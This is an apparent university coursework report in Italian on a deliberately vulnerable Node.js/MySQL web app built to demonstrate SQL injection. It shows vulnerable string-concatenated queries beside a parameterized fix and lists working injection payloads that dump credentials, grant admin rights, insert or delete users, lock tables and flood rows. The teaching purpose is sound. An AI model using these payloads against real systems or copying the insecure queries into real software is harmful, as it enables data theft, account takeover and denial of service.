



SAPIENZA
UNIVERSITÀ DI ROMA

INFORMATICA

SQL Injection SICUREZZA

Professore:
Emiliano Casalicchio

Studente:
Alessandro Milos

05 Settembre 2025

Contents

1	Introduzione	2
2	Architettura	3
2.1	Struttura del database	3
2.2	Gestione delle query	3
2.3	Interfaccia utente	3
3	Vulnerabilità e Attacco SQL Injection	6
3.1	Esempio di query vulnerabile vs parametrizzata	6
3.2	Attacchi eseguiti	6
3.2.1	Confidenzialità	7
3.2.2	Integrità	7
3.2.3	Disponibilità	7
3.3	Note sulla vulnerabilità lato server	8
4	Istruzioni per l'esecuzione del progetto	9

1 Introduzione

L’obiettivo di questo progetto è stato quello di progettare e realizzare un’applicazione web Full Stack deliberatamente vulnerabile, in modo da dimostrare in maniera pratica come un attaccante possa sfruttare la SQL Injection per compromettere i dati ed i servizi offerti. Per questo motivo, è stato sviluppato un *backlog manager*, che permette all’utente di registrarsi, effettuare il login, creare e gestire board e task personali.

Nel corso della fase di ideazione, è stato scelto di introdurre vulnerabilità mirate nel sistema di autenticazione (pagina di login) e nella barra di ricerca delle board, in modo da rendere possibile l’iniezione di comandi malevoli. In particolare:

- la pagina di **login** è stata resa vulnerabile nella gestione dei campi `username` e `password`;
- la **search bar**, pensata per ricercare board tramite nome, concatena direttamente l’input utente nella query SQL senza alcuna parametrizzazione.

Attraverso questi due punti di ingresso è stato possibile simulare attacchi di tipo *in-band*, che hanno consentito di:

- raccogliere informazioni sulla struttura del database;
- esfiltrare dati sensibili relativi agli utenti e alle loro board;
- modificare contenuti delle tabelle, creando o eliminando record;
- compromettere la disponibilità dell’applicazione, ad esempio rallentando le query o bloccando le operazioni di scrittura.

La realizzazione del progetto ha permesso di analizzare da vicino sia le vulnerabilità tipiche lato server, sia le possibili strategie d’attacco.

2 Architettura

L'applicazione realizzata per questo progetto è stata sviluppata in ambiente **Node.js**, utilizzando il framework **Express** per la gestione del server web e il pacchetto **mysql2/promise** per l'interazione con il database relazionale MySQL. L'architettura segue un modello *client-server*, in cui il browser dell'utente comunica con le API esposte dal server, che a sua volta interagisce con il database.

Il database è stato configurato con un utente privilegiato **root**, senza password, e con l'opzione **multipleStatements=true** abilitata. Quest'ultima scelta è particolarmente critica dal punto di vista della sicurezza, poiché permette l'esecuzione concatenata di più query in un singolo input, rendendo possibile un attacco *SQL Injection* basato su query piggyback.

2.1 Struttura del database

Il database utilizzato, denominato **backlogs_tracker**, contiene tre tabelle:

- **users**: contiene le credenziali di accesso e il ruolo degli utenti;
- **boards**: rappresenta le board create dagli utenti;
- **tasks**: memorizza i task associati a ciascuna board.

2.2 Gestione delle query

Nella progettazione delle query SQL è stata adottata una strategia di **parametrizzazione** tramite placeholder **?**, in modo da prevenire attacchi di iniezione. Tuttavia, al fine di rendere l'applicazione deliberatamente vulnerabile, sono state introdotte due eccezioni:


- **pagina di login**: gli input relativi ai campi **username** e **password** sono concatenati direttamente alla query SQL;
- **search bar delle board**: l'input utente viene utilizzato senza validazione, concatenandolo alla query SQL lato server.

Queste scelte consentono di simulare attacchi realistici di SQL Injection, permettendo ad un utente malevolo di manipolare il comportamento dell'applicazione e accedere a informazioni non autorizzate.


2.3 Interfaccia utente

Dal punto di vista dell'interfaccia, l'applicazione offre le seguenti funzionalità:

- Registrazione e autenticazione degli utenti;




Registrazione utente




Login utente

- Creazione, modifica ed eliminazione delle board;




Creazione Board




Modifica Board

- Creazione, modifica ed eliminazione dei task;




Creazione Task



Cancellazione Task

- Ricerca delle board tramite barra di ricerca vulnerabile;



Home page con Search bar

Search bar vulnerabile

- Bottone helper per mostrare tutte le query di test;



Bottone helper con tutte le query di test

3 Vulnerabilità e Attacco SQL Injection

3.1 Esempio di query vulnerabile vs parametrizzata

Di seguito sono mostrate le query vulnerabili utilizzate nel progetto:

```
1  async function selectOneByUsernamePassword(username, password) {  
2      const pool = Database.getPool();  
3      const query = `  
4          SELECT * FROM users  
5          WHERE username = '${username}' AND password = '${password}'  
6      `;  
7      return [result] = await pool.query(query);  
8  }
```

Questa query è vulnerabile perché concatena direttamente l'input dell'utente senza alcuna parametrizzazione.

La stessa query scritta in modo sicuro con parametrizzazione è:

```
1  const query = `  
2      SELECT * FROM users  
3      WHERE username = ? AND password = ?  
4  `;  
5  return [result] = await pool.query(query, [username, password]);
```

Funzione per la ricerca delle boards vulnerabile:

```
1  async function getByTitle(userId, title) {  
2      const pool = Database.getPool();  
3      const query = `  
4          SELECT * FROM boards  
5          WHERE userId = ${userId} AND title = '${title}'  
6      `;  
7      return [rows] = await pool.query(query);  
8  }
```

3.2 Attacchi eseguiti

Gli attacchi simulati sono suddivisi secondo le tre proprietà CIA: Confidenzialità, Integrità e Disponibilità.

3.2.1 Confidenzialità

- 'OR '1'='1'
- '; SHOW tables -'
- '; DESCRIBE users -'
- '; SELECT username, password FROM users -'

Tramite queste query è possibile estrapolare tutte le boards tramite query OR, ottenere informazioni dettagliate sulla struttura del database e informazioni sensibili quali username e password degli utenti.

3.2.2 Integrità

- '; UPDATE users SET password='hacked' - '
- '; UPDATE users SET role='admin' WHERE username='alemilos' -'
- '; DELETE FROM users WHERE username='removeuser' -'
- '; INSERT INTO users (username, password, role) VALUES ('attacker', 'pass', 'admin') -'

L'integrità è violata in quanto i campi della tabella utente possono essere modificati a piacimento dell'attaccante. In particolare è possibile modificare password di utenti, ottenere privilegi admin, cancellare utenti, creare di nuovi con privilegi di admin e molto altro.

3.2.3 Disponibilità

- '; LOCK TABLES boards READ, users READ, tasks READ -'
- '; UNLOCK TABLES -'
- '; SHOW VARIABLES -'
- '; SET GLOBAL max_connections = 1'''
- '; CREATE PROCEDURE flood_user_boards()
BEGIN
DECLARE i INT DEFAULT 0;
WHILE i < 1000 DO
INSERT INTO boards (userId, title)
VALUES (3, 'YOU HAVE BEEN FLOODED');
SET i = i + 1;

```
END WHILE;  
END;  
CALL flood_user_boards();  
DROP PROCEDURE flood_user_boards -'
```

L'availability è messa a repentaglio da queste query. Nel primo caso blocchiamo operazioni di scrittura per ciascun utente, su ciascuna tabella e poi le sblocchiamo. Siamo in grado di vedere tutte le variabili del database e di modificarne i valori, come fatto con `max_connections` e siamo in grado di creare una procedura che inserisce un numero a scelta di rows all'interno della tabella boards. Quando l'utente attaccato aprirà il proprio profilo sarà impossibilitato all'utilizzo dell'applicazione.

3.3 Note sulla vulnerabilità lato server

- L'utilizzo di `multipleStatements`: `true` in `mysql2/promise` permette l'esecuzione di più query concatenate.
- Le query vulnerabili concatenano direttamente input dell'utente senza validazione.
- La catena di chiamate passa da `auth middleware → controller → service → model → query vulnerabile`.

4 Istruzioni per l'esecuzione del progetto

Il codice sorgente del progetto è disponibile su GitHub al seguente indirizzo:

```
https://github.com/alemilos/backlogs-tracker
```

Clonazione del repository

Per scaricare il progetto in locale:

```
git clone https://github.com/alemilos/backlogs-tracker.git  
cd backlogs-tracker
```

Installazione delle dipendenze

Assicurarsi di avere installato `Node.js` ed `npm`.

Avvio del server

Per avviare il server è possibile utilizzare `docker`:

```
cd backlogs-tracker-api  
sudo docker-compose up --build
```

Mentre se si utilizza un sistema MacOS darwin si può testare in development mode:

```
cd backlogs-tracker-api  
npm install  
npm run dev
```

Avvio del frontend

Per avviare la webapp

```
cd backlogs-tracker-frontend  
npm install  
npm run dev
```